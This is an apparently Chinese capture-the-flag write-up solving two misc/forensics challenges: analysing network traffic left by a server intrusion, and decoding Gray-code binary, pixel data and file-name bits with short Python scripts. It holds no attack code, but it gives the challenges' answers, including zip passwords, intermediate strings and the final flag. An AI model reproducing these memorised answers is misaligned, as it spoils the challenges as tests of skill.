
尝试寻找密码

derderjia | solved


> 该死，一头狡猾的马攻击了我的服务器，并在上面上传了一个隐秘的文件，请你帮我找到这个文件，来惩治它。

derderjia.zip
1.24MB


从第114个流量包开始执行命令




刚注意到，这里的flag是用echo直接注入的




上面的那个flag不对，最后面有个tls密钥，重新导入，发现流量包里面有个压缩包



有两条DNS解析的TXT记录





压缩包密码PanShi2025!

~~神人还带个感叹号~~

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars Strict mode

Input


```
R29vZCEgWW91IEZpbmQgaXQgUGFuU2hpMjAyNSE=
```


40 1 24→39 (15 selected) Raw Bytes LF

Output

```
Good! You Find it PanShi2025!
```

爆破宽高，0x488改回去






两个数 | solved

> 可恶，只有两个数怎么解

attachment.zip
27.17KB


后面补0补到八位

C0ngr4tu1ation!!Y0u_hav3_passed_th3_first_l3ve1!!



盲猜开头的重复部分是最后的感叹号，照着这个思路可以摸索出来

y0U_hav3_arriv3_th3_sec0nd_1evel!!!!!



2bit格雷码


Welc0m3_T0_l3ve1_thr3e!!!!

代码块

```
dic = {
    "00": "00",
    "01": "01",
    "11": "10",
    "10": "11",
}

m = "01010110 01110101 01111000 01110010 100000 01111001 100010 01011010
01010100 100000 01011010 01111000 100010 01100111 01110101 100001 01011010
01100100 01111100 01100011 100010 01110101 110001 110001 110001 110001".split()

ans = ""
for i in m:
    tmp = i.zfill(8)
    ans += chr(int(dic[tmp[:2]] + dic[tmp[2:4]] + dic[tmp[4:6]] +
dic[tmp[6:]], 2))

print(ans)

```

01转图片，总共360000字符，猜测可能是600*600的图片

y0u_g3t_th3_l4st_1ev3llllll!!!!!



代码块

```
from PIL import Image

def draw_pixels_from_file(filename, width=600, height=600, output="output.png"):
    # 打开文件读取数据
    with open(filename, 'r') as f:
        data = f.read().strip().replace('\n', '').replace(' ', '')

    if len(data) != width * height:
        raise ValueError(f"数据长度应为 {width*height}，实际为 {len(data)}")

    # 创建灰度图像
```


```
    img = Image.new('L', (width, height))
    pixels = img.load()

    for i in range(height):
        for j in range(width):
            index = i * width + j
            val = 255 if data[index] == '1' else 0
            pixels[j, i] = val

    img.save(output)
    print(f"[+] 图像已保存为 {output}")

if __name__ == "__main__":

draw_pixels_from_file(r"C:\Users\SeanL\Downloads\attachment\level_2\level_3\level_4\chal4.txt")
```

后缀名是位置，文件名是01


代码块

```
import os
from Crypto.Util.number import *
ans = [""] * 340
files = os.listdir(r"C:\Users\SeanL\Downloads\attachment\level_2\level_3\level_4\last_level")
for f in files:
    a, b = f.split(".")
    ans[int(b)] = a
binary = "".join(ans)
m = int(binary, 2)
print(long_to_bytes(m))

# flag{92e321a1-43a7-2661-afe4-206581b782f3}
```

